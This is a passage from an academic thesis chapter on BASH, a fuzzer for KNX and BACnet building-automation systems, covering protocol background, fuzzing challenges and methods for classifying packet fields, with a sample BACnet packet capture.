KNX supports IP-layer communication via KNXnet/IP to enable remote configuration, monitoring, and operation. In this network, a special KNX device called a KNXnet/IP server connects the KNX network to the IP network. A PC-based client can connect to this server using unicast or multicast communication. KNXnet/IP offers several high-level services on top of KNX. \Core services include device discovery, device self-descriptions, and communication channel establishment. \Device Management services include management and configuration of the KNXnet/IP server. Tunnelling services include configuration, monitoring, and operation of any devices connected to the KNXnet/IP server on the KNX network. Finally, Routing services include routing of KNX data through multiple KNXnet/IP servers in the network; routed data can encompass either data management services or tunnelling services. Device management and tunnelling services are “confirmed”, which means they require the telegram recipient to respond with an ACK telegram before proceeding with the connection. Core and routing services are not confirmed.

BACnet: BACnet is another popular building automation protocol that is more popular in the United States and Canada than KNX. BACnet was developed by the American Society of Heating, Refrigerating, and Air-Conditioning Engineers (ASHRAE). Functionally, BACnet operates similarly to KNX and can be used to configure, operate, and monitor BAS equipment using centralized tools and software. BACnet can be implemented by a variety of physical and link layers such as MSTP, PTP, Ethernet, and LonTalk, while implementing its own network layer and application layer. BACnet/IP enables remote BACnet communication on an IP network, commonly through UDP on port 47808. In this case, the network and application layers are encapsulated within the UDP payload to be passed to other devices.

BACnet organizes device data into structures called "objects", and each object may have a list of characteristics called "properties". Examples of objects are the Analog Input object, which allows a client to read sensor values, including those represented by floating-point values; Analog Value, which describe characteristics about the device which can optionally be configured by a client; and Binary Value, which describe binary characteristics such as whether a heater is active or not. The Analog Input object contains properties such as an object name, object description, object identifier, the present value, and so forth. Objects are also indexed to allow multiple instances of the same object type. For example, a device may have three Analog Input objects such as a temperature sensor, humidity sensor, and CO2 sensor; a client can access their present values by using the Analog Input object identifier (0), the appropriate object index (0, 1, or 2), and the Present Value property identifier (85).

To access or modify data, BACnet offers a variety of services organized into five distinct classes. Remote Device Management Services enable monitoring and configuration of devices. Object

Access Services enable object and property access within devices. File Access Services allows read and write access to files stored on a BACnet device. Alarm and Event Services are passed between devices when certain conditions are met. Finally, Virtual Terminal Services allow connection-oriented communication between a client and the device to enable access to its objects and properties.

5.1.2 Fuzzing Embedded Systems

Fuzzing has been used to catch bugs in different hardware targets, such as IoT MCUs and industrial-grade microprocessors (MPUs). The main challenge here is that fuzzers are limited to blackbox fuzzing, since the fuzzer and target firmware run on separate systems. Therefore, code coverage is either severely limited or nonexistent. To address this, two primary methods can be used to improve the fuzzer. The first method, firmware emulation, requires that the user partially or fully emulate the target firmware on the host system. The firmware can then be instrumented, and code coverage can be properly measured. However, this method requires access to the raw firmware binary, which is not always practical. For instance, the binary may not be available online, and reverse engineering may not be feasible. The second method is to employ greybox or whitebox fuzzing techniques to software which communicates with the hardware target, inferring new code coverage based on the behavior of the software. This method requires access to the aforementioned software and is still limited to code coverage estimation. However, it does not require direct access to the firmware.

5.2 BASH: Building Automated System Fuzzing

In this section, we describe our proposed method for designing a BAS fuzzer. We begin by describing the practical challenges of fuzzing BAS applications. We then discuss the general approach of collecting session samples between the smart building software and the devices, probing the sessions to classify packets and learn protocol details, instrumenting the smart building software to gain further insights into the protocol, and finally running the fuzzer against the targets.

5.2.1 Challenges

While fuzzing can be an effective method for discovering bugs quickly and automatically, fuzzing BAS systems presents several major challenges that must be addressed. We have split these challenges into three separate categories: protocol challenges, which arise from the protocol irrespective of the specific smart building software or hardware; hardware challenges, which arise from the BAS devices; and software challenges, which arise from the software frameworks used to control the devices.

Protocol Challenges: The communication protocol spoken by the BAS devices can present several challenges to a fuzzer. Protocols can be highly complex in structure because packets typically contain multiple network layers of information. For instance, while BACnet/IP packets are commonly delivered over UDP, the UDP payloads themselves contain information about the communication medium, including the network layer, transport layer, and application layer. A naive mutation fuzzer may corrupt the information relevant to the communication medium, which may lead the destination host to either respond with an error message or ignore the request altogether; in either case, such an approach would likely generate many wasteful fuzzy requests. Another issue is that packets may contain context-sensitive metadata such as special counters and length fields. Figure 5.1 provides an example of a BACnet request which contains magic bytes, length fields, and counter fields. A fuzzer must be able to generate valid values for these fields, otherwise the whole packet may be discarded.




Figure 5.1: A sample BACnet property read request. BASH can discover the labelled fields and fuzz property read requests more intelligently.

Another challenge is that some messages may need to occur in a particular sequence, or they may be rejected by the destination host. Without knowledge of the correct sequence, a fuzzer may not be able to reach deep code within the target. Figure 5.2 illustrates this challenge using KNXnet/IP’s tunnelling service, which can be used to read and modify data in a KNX device. The tunnelling service allows a KNX client, such as the Engineering Tool Software (ETS) smart building framework, to communicate with KNX devices via an intermediate IP interface, which we refer to as the KNX server. Data flow occurs in the form of Application Layer Protocol Control Information (APCI).



KNX Client
Establish Tunnel Connection
KNX Server
1
Tunnel ConnectReq
Tunnel ConnectResp
2
TunnelReq L_Data.Req (Connect)
TunnelAck
TunnelReq L_Data.Con (Connect)
3
TunnelAck
KNX Client
Tunnel Data Flow
KNX Server
4
TunnelReq L_Data.Req (<APCI>)
TunnelAck
TunnelReq L_Data.Con (<APCI>)
5
TunnelAck
TunnelReq L_Data.Ind (ACK)
6
TunnelAck
TunnelReq L_Data.Ind (<APCI>)
7
TunnelAck
TunnelReq L_Data.Req (ACK)
TunnelAck
TunnelReq L_Data.Con (ACK)
8
TunnelAck
KNX Client
Terminate Tunnel Connection
KNX Server
9
TunnelReq L_Data.Req (Disconnect)
TunnelAck
TunnelReq L_Data.Con (Disconnect)
10
TunnelAck
DisconnectReq
DisconnectResp

Figure 5.2: KNX flowchart for a tunnelling connection. The leftmost flowchart describes how to connect to a KNX server (e.g., an interface such as a router). The middle flowchart describes data flow. The rightmost flowchart describes how to disconnect from the KNX server. BASH can identify and preserve the order of this sequence.

As indicated by step 4 in the figure, the KNX client may send a tunnel request with the specified APCI data, and the KNX server will respond with the appropriate APCI response, as indicated at the end of step 6. However, as evidenced by the rest of the figure, data flow of a tunnelling connection actually requires a complex sequence of packets, which is detailed as follows:

1. The client first opens a tunnel connection to the server (Tunnel ConnectReq) and receives a response with the status of the connection (Tunnel ConnectResp).

2. The client requests to connect to the underlying transport layer of the server (TunnelReq L_Data.Req (Connect)). The server acknowledges the tunnel request (TunnelAck) and confirms the connect request (TunnelReq L_Data.Con (Connect)).

3. The client acknowledges the server's confirmation (TunnelAck).

4. The client sends a data request via APCI (TunnelReq L_Data.Req ()). The server acknowledges (TunnelAck) and confirms (TunnelReq L_Data.Con ()) the APCI request.

5. The client acknowledges the server's confirmation (TunnelAck). The server sends a transport layer acknowledgement (TunnelReq L_Data.Ind (ACK)).

6. The client acknowledges the transport layer acknowledgement (TunnelAck). The server finally sends the response to the APCI request (TunnelReq L_Data.Ind ()).

7. The client acknowledges receipt of the data (TunnelAck). Then the client sends a transport layer acknowledgement request (TunnelReq L_Data.Req (ACK)). The server acknowledges (TunnelAck) and confirms (TunnelReq L_Data.Con (ACK)) the request.

8. The client acknowledges the confirmation (TunnelAck).

9. The client requests to disconnect from the underlying transport layer of the server (TunnelReq L_Data.Req. The server acknowledges (TunnelAck) and confirms (TunnelReq L_Data.Con (Disconnect)) the request.

10. Finally, the client requests to close the tunnel connection (DisconnectReq). The server responds with the status of the close request (DisconnectResp).

The data flow described above makes fuzzing of the KNX tunnelling service nontrivial. To send fuzzy APCI data consistently and reliably, the fuzzer must know to 1) open the tunnel connection (steps 1 - 3); 2) send the appropriate acknowledgment frames as necessary; 3) eventually terminate the tunnel connection (steps 9 - 10). If the client fails to perform any of these actions, the server will likely terminate the connection preemptively. This behavior is not unique to the tunnelling service or to KNX.

A generation fuzzer can subvert some of these challenges because it has knowledge of the protocol structure and semantics. However, writing an effective generation fuzzer can be a slow, painstaking process and must be performed independently for each protocol. Moreover, some BAS protocols are proprietary and may not be easily accessible. For instance, BACnet is described by the ASHRAE 135 standard, which costs $125 USD. Finally, even a comprehensive generation fuzzer can be ultimately counterproductive due to the complexity of the BAS protocol. Since such protocols are typically written to support a wide range of devices and services, most devices may wind up only supporting the required minimal subset of protocol features. Thus, a generation fuzzer may spend unnecessary time trying to fuzz protocol features that are not supported by the target.

Hardware Challenges: Some challenges in fuzzing BAS applications can be attributed to the restrictive hardware. Recent works in fuzzing embedded systems have emphasized firmware rehosting of the target binary via emulation software (e.g., QEMU) and performing initial analysis or instrumentation. These preliminary steps can guide the fuzzing process and help bridge the gap between software fuzzing and hardware fuzzing. This method has been applied to different embedded system domains such as IoT and Industrial Control Systems (ICS), which often have readily accessible firmware binaries online. However, BAS firmwares are proprietary and rarely available online, so a tester cannot easily obtain them to perform the firmware rehosting. To circumvent this, firmware binaries can occasionally be extracted from the devices via debugging interfaces such as JTAG, or directly extracted from the storage medium on the printed circuit board (PCB). However, another issue is that BAS software/hardware stacks can be highly diverse, consisting of different runtimes and Operating Systems, and built on different microprocessors (MPUs) with different instruction set architectures, depending on the vendors. These discrepancies make firmware rehosting, and hence emulation, even harder.

Another hardware-specific challenge concerns the timing of input delivery. Generally speaking, BAS devices such as Programmable Logic Controllers (PLCs) “scan” for inputs at fixed intervals, which limits the fuzzing throughput. For example, if inputs are generated too quickly, the device may ignore a portion of them because the scan cycle was not ready. However, as shown in Figure 5.3, a client does not typically communicate directly with the BAS devices;

instead, the BAS server may act on behalf of the devices and forward the appropriate telegrams between the client and the devices. The IP interface of the BAS server may not necessarily be limited by the scan cycle interval imposed on the devices; however, the physical interface between the server and devices is still limited, so devices may not receive data if the client generates them too quickly.




Figure 5.3: Communication overview between a BAS client, a BAS server, and various BAS devices in a smart building network.

Software Challenges: Fuzzing the various smart fuzzing frameworks also presents some unique challenges. We find that most of the popular frameworks are closed-source and proprietary, making techniques such as compile-time instrumentation for coverage guided fuzzing impossible. An alternative approach is to use dynamic instrumentation to track program execution, or static binary analysis to infer program behavior at runtime. These techniques only require the binary itself, not the source code. Static analysis often requires symbol information to be present in the binary, while dynamic instrumentation does not. However, both cases have practical limitations in the context of BAS applications. Dynamic instrumentation adds tons of overhead to the target binary because it effectively Just-in-Time (JIT) compiles the whole program. BAS software can be very bloated and contain dozens of shared libraries, each of which adds additional overhead to the instrumentation task. Thus, long-term fuzzing throughput of an instrumented BAS framework is slow. On the other hand, we found that such applications almost never contain symbol information when they are released to the end users, so static analysis is difficult.

Another major challenge is deciding *how* to fuzz these applications. In the ideal scenario, the fuzzer will rapidly generate inputs and send them to the target. For instance, since the BAS server typically exposes an IP interface, the fuzzer can target them by sending UDP or TCP requests over the network. However, fuzzing the smart building frameworks is less straightforward, since they do not always expose a network interface. To illustrate this challenge, Figure 5.3 describes the general communication topology between a smart building framework (i.e., the BAS client) and devices via the BAS server. The BAS client first tries to "discover" the BAS server by sending broadcast or multicast messages over the network (step 1). The server can announce its presence either by broadcast, multicast, or unicast, i.e., replying directly to the BAS client (step 2). Afterward, the BAS server and BAS client typically communicate directly via unicast, with the BAS client acting as a network client and the BAS server acting as a network server (step 3). Based on this topology, it may seem plausible to masquerade as a BAS server and send faulty responses to the BAS client. However, as shown, the BAS client commonly initiates any discovery requests, which are typically generated manually by a user. In some cases, the software will periodically try to discover new devices automatically, but the discovery period can be fairly long (e.g., about 30 seconds in the case of ETS). These characteristics make fuzzing throughput a major concern with respect to smart building frameworks.

5.2.2 General Approach

We now describe our general approach for fuzzing BAS devices and software. Our model, called BASH, is illustrated by Figure 5.4 and comprises three primary modules.





Figure 5.4: BASH high-level overview.

The first module analyzes the request packets sent by the BAS client to the BAS server, while the second module analyzes the response packets. As a prerequisite for these modules, the user can use a network monitoring software to capture BAS IP packets between a remote BAS interface and a smart building framework running on the host. The first module executes a number of analysis functions on the packets that probes and classifies the bytes within each packet, depending on how the BAS server responds to mutated requests. Classes include magic bytes, sensitive bytes, length fields, counter fields, and passive fields. We also discover immutable session sequences, i.e., packet sequences which are rejected by the BAS server if their sequence order is disturbed, such as the KNX tunnelling connection in Figure 5.2. The resulting annotated dataset can be passed to a fuzzer to mutate inputs more effectively. The second module dynamically instruments the BAS software framework to probe response packets from a BAS interface by collecting coverage information at runtime. By sending fuzzy discovery responses to the instrumented framework, we can annotate the response packets. The final module aggregates the information from the annotated datasets to fuzz the target BAS device or software.

5.2.3 Collecting the Session Data

Before BASH can analyze the protocol, the user must collect a corpus consisting of one or more sessions using a network monitoring tool. A session in this context refers to a self-contained sequence of packets, i.e., packets which can be repeatedly sent to the BAS server with consistent responses. This property is important for when we begin to probe the packets, as probing will consist of mutating packets byte-bybyte and comparing the responses to the original response. Generally, we find that sessions can be easily captured by monitoring the BAS frameworks. For instance, ETS, a KNX framework, can be configured to communicate over the tunnel connection with a KNX interface in the network; such a communication will contain all of the packets necessary for repeatable tunnel connections. For each packet, BASH records the tuple (timestamp, IP source, port source, IP destination, port destination, raw payload). A sample corpus is shown in Figure 5.5.



```
timestamp, src ip, src port, dst ip, dst port, payload
1678463478.2950566,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0016012407d101060e0270850c0c0205d04e194c
1678463478.4043293,192.168.92.68, 47808, 192.168.92.69, 47808, 810a000d010807d10106718504
1678463478.406347,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0018012407d101060e0270860c0c0205d04e194c2900
1678463478.6221788,192.168.92.68, 47808, 192.168.92.69, 47808, 810a001a010807d1010630860c0c0205d04e194c29003e21103f
1678463478.6231663,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0018012407d101060e0270870c0c0205d04e194c2901
1678463478.7308817,192.168.92.68, 47808, 192.168.92.69, 47808, 810a001d010807d1010630870c0c0205d04e194c29013ec40205d04e3f
1678463478.7308817,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0018012407d101060e0270880c0c0205d04e194c2902
1678463478.9478638,192.168.92.68, 47808, 192.168.92.69, 47808, 810a001d010807d1010630880c0c0205d04e194c29023ec4000000013f
1678463478.9498682,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0018012407d101060e0270890c0c0205d04e194c2903
1678463479.056125,192.168.92.68, 47808, 192.168.92.69, 47808, 810a001d010807d1010630890c0c0205d04e194c29033ec4000000023f
1678463479.0581126,192.168.92.69, 47808, 192.168.92.68, 47808, 810a0018012407d101060e02708a0c0c0205d04e194c2904
1678463479.1658106,192.168.92.68, 47808, 192.168.92.69, 47808, 810a001d010807d10106308a0c0c0205d04e194c29043ec4000000033f
```

Figure 5.5: A sample session collected between BACnet Explorer and the BASrouter IP interface. The full session contains almost 60 entries.

After a session is captured, BASH further splits it into smaller sub-sessions. A sub-session is a continuous sequence of requests followed by a continuous sequence of responses; an illustration is provided by Figure 5.6.




Figure 5.6: BASH splits sessions into smaller sub-sessions consisting of request-response pairs.

Later on, when BASH discovers which session sequences should preserve their order, the corresponding sub-sessions will contain pointers to each other.

5.2.4 Probing the Protocol

We now describe the first module of BASH, which annotates the BAS session data for further fuzzing. As discussed previously, a BAS protocol can be difficult to fuzz due to complexity in its telegram syntax. For example, a packet can contain magic bytes or context-sensitive data such as length fields and counter fields, or a sequence of packets may need to preserve their order. Therefore, the purpose of this module is to identify which fields / packet sequences are sensitive, and which values they are sensitive to.

BASH first probes the session by identifying magic bytes and other sensitive bytes within each packet. A magic byte is a byte for which the set value is the only valid value, while a sensitive byte is invalid for most, but perhaps not all, values. To identify these bytes, we iterate over the whole packet, and for each byte B, we generate N new copies of the original packet, such that their contents are identical except for the byte B, which is randomized. The integer N is a user-configurable parameter, for which we set to 15 in our experiments. The new packets are then sent to the BAS server, along with any other necessary (unmodified) requests in the session. If the BAS server provides an unexpected response or does not respond at all, and if the response is identical for all N bytes, then the byte is initially annotated as a magic byte. Based on our observations in BACnet and KNX, magic bytes typically appear early in the payload, as early as the first byte in all observed cases. Therefore, when we annotate the first magic byte, we also record the error response associated with the wrong magic byte value, and for future magic byte candidates, we compare the observed response to the expected error response. If the response matches the initial magic byte response, then the current byte is also marked as a magic byte;

otherwise, it is marked as a sensitive byte, since the new response may simply be a never-before-seen error message. On the other hand, if the response is not identical for all mutated packets, then the bytes are not annotated.

Next, BASH tries to identify length fields within a packet. A length field is a field whose value depends on the length of the packet. To identify length fields, BASH inserts a single byte into the packet at an index which was not previously marked as magic or sensitive. If the response differs from the expected response, then we inspect the immediately preceding magic/sensitive field as a length field candidate. The benefit of this approach is that length fields were almost certainly marked erroneously as either magic or sensitive, since the incorrect length would have been generated. However, length field identification can be deceptively challenging because the semantic meaning of the length field can differ between protocols, between different packets of the same protocol, and even between different fields of the same packet. For example, in the BACnet read property request shown in Figure 5.1, the length field within the BVLC header describes the total length of the packet (BVLC + NPDU + APDU), while the object length field in the APDU only describes the subsequent object type and object instance fields. Furthermore, the length field can be encoded within a byte that contains other pertinent information; for instance, in the aforementioned object length field, only the least significant three bytes carry the length information, while the other five bytes describe the “tag” of the object, which is irrelevant to the length.

To address these challenges, we first distinguish between three possible types of length fields F with length values N:

- There are N bytes described by F immediately following F.
- There are N – M bytes described by F immediately following F, where M is the length of F.
- N matches the length of the whole packet.

From these distinctions, we offer an optimized strategy for identifying length fields, which is performed as follows. We first make a guess for the value of M, starting at 2 bits and incrementing bit-by-bit up to 2 bytes. For the selected value, we analyze the magic/sensitive byte immediately preceding our injected byte. If M is less than 8 bits, then we only analyze the least significant M bits of the candidate byte. For the bits under consideration, we increment their field value by 1 (rolling over to 0 if necessary) and re-send the packet. If the packet results in a new response, then this response may or may not be a new error message. To confirm the validity of the length field, we mutate the value of the injected byte N times. If the BAS server responds with only one or two response values, then this likely indicates that the responses are indeed error responses, and we preserve the field under test as a sensitive byte (changing it from a magic byte if necessary due to the observation of a new response). We also save the responses for further consideration later on. On the other hand, if we observe a response which was previously associated with a mutated sensitive byte (i.e., an error response), then we can immediately confirm that the field under test is not a length field. If the response matches the expected valid response, we can also immediately confirm that the field under test is a length field; however, the actual length field may be larger, so we continue checking for length fields up to 2 bits, or until we receive an error response. To identify the third case described above, we only check for length fields of 1 and 2 bytes, since we assume that the total length of the BAS payload must be expressed by a field greater than 7 bits, otherwise the total payload size would be limited to 127 bytes. This behavior is consistent with our observations.

The next byte class to identify is the counter field. A counter field is a field whose value increments from packet to packet. For instance, the invoke ID in Figure 5.1 increments by 1 every time the client sends a BACnet request with APDU type 0 (“Confirmed-REQ”). A fuzzer must acknowledge these fields, since repeated calls to the same request may fail if the counter field is not updated appropriately. As it happens, we expect the actual counter fields to be mistakenly labelled as magic/sensitive bytes, similar to the length field identification; this narrows our search pool of counter field candidates. To identify counter fields in a given packet, BASH selects a magic/sensitive byte and finds the next consecutive packet whose magic/sensitive bytes match the given packet up to the selected byte. The underlying assumption is that true application-specific information, which can differ greatly between packets, shall occur after the counter field, while pertinent header information, which may not differ so much, shall occur before the counter field. Since length fields and other non-magic/sensitive bytes may also differ between packets, we do not check those bytes; however, since length fields can introduce offset differences between packets, we patch our packet search to match the appropriate offset when a length field is discovered. After a matching packet is identified, we compare the values of the selected bytes between the packets, and if the difference is 1 (or if the preceding packet is 0xff while the successive packet is 0x00), then we consider the field as a counter field candidate. To confirm its candidacy, we find the third consecutive matching packet and compare the magic/byte field at the selected index. If no such consecutive packet exists, we simply generate a new session with the patched counter field value and send it to the BAS server; if we receive the expected response, then the counter field is confirmed.

BASH also identifies passive bytes in BAS protocols. While generally infrequent, passive bytes are defined as bytes in which every value is both valid and identical; in other words, the response from the BAS server is always the expected response, regardless of the value of the field. These fields can be hard to identify from static protocol analysis because their behavior is usually target-dependent. For instance, a passive byte may occur because a BAS target failed to implement a certain error-handling mechanism. Nevertheless, we are motivated to annotate passive bytes, since fuzzing them may waste time. Passive byte identification is straightforward and can be easily performed at the same time as magic/sensitive byte identification. We generate N packets with mutated bytes at a selected offset and send them to the BAS server. If each response is identical to the expected response, then we mark the selected byte as passive.

The next challenge is to identify immutable session sequences, such as the KNX tunnelling connection. BASH identifies immutable sequences by swapping each adjacent pair of sub-sessions, patching counter fields as necessary, and monitoring the response from the BAS server when each new session is sent out. If a response returns a known error or unexpected response, then we annotate the latter sub-session as a successor to the former by adding a “next” pointer from the preceding sub-session to the successive sub-session, as well as a “prev” pointer in the opposite direction; in this way, BASH knows to always generate the successive sub-session after the former. If the server returns the same expected response, then the order of this sub-session pair does not matter and we do not have to annotate them.

Our packet probing approach also allows us to gain insight into timing synchronization. As discussed before, timing synchronization is important because BAS devices scan for inputs at regular intervals, so requests may be lost if they are sent too frequently. Therefore, during the network monitoring phase, we collect timestamp information about each packet that we collect. Later, when we probe and annotate the session, we preserve the timing by sending requests at the same rate as the observed rate. When listening for responses from the server, we wait up to twice as long as the original response time, in case of unexpected network delays. In this way, we avoid the input synchronization issue by replicating the original session timing as closely as possible.

Due to the forced input synchronization, the packet probing module can take a long time if the number of packets in the session is large or if the packets themselves are large. To increase the total performance of the module, when BASH begins to probe a new packet, it first refers back to previously analyzed packets and compares the magic/sensitive/passive bytes, length fields, and counter fields. If the packet under test appears to contain the same fields to the previous packets, then we annotate those fields without the need to send requests to the BAS server and wait for responses. In this way, the amortized time cost of the packet probing module is kept low.

5.2.5 Instrumenting the Smart Building Frameworks

We now describe the second module of BASH, which performs probing of the response packets from the session corpus in a manner similar to the first module. However, to identify and classify fields of interest within a packet, we cannot simply mutate the response packet and send it to the BAS client, because the client is unlikely to respond. Instead, our intuition is that by dynamically instrumenting the BAS client, we can monitor how the client responds to mutated responses by calculating its code coverage. Dynamic instrumentation can trace the target application at runtime down to the instruction level, enabling developers to write tools that perform complex analysis tasks on the application. Code coverage is one such use case of dynamic instrumentation. The instrumentation engine only needs access to the binary executable in order to function. The major questions left to answer in this module are: 1) which code to instrument, and 2) how to calculate code coverage.

Setting Instrumentation Flags: The first step is to carefully consider which code regions of the BAS client should be instrumented. More specifically, it is necessary to only instrument the code that processes the responses from the BAS server. This can be achieved through the use of a coverage flag. In essence, this is a simple Boolean in the instrumentation tool that can be toggled on or off. When on, the instrumentation engine actively instruments the target code; otherwise, the code simply runs without instrumentation. Since the BAS client communicates to the BAS server over IP (generally over UDP), we can use network-specific functions and system calls to ascertain when the client is processing the response. For the sake of brevity, we will refer only to Linux terms and system calls in this discussion, although the general method is identical in Windows and can be implemented by various socket calls in the Winsock API. A BAS client generally runs both a UDP server (to receive multicast/broadcast data) and a UDP client (to receive unicast data). Both host types must be traced differently.

We first consider how to trace a UDP server, for which we provide a control flow graph in Figure 5.7.

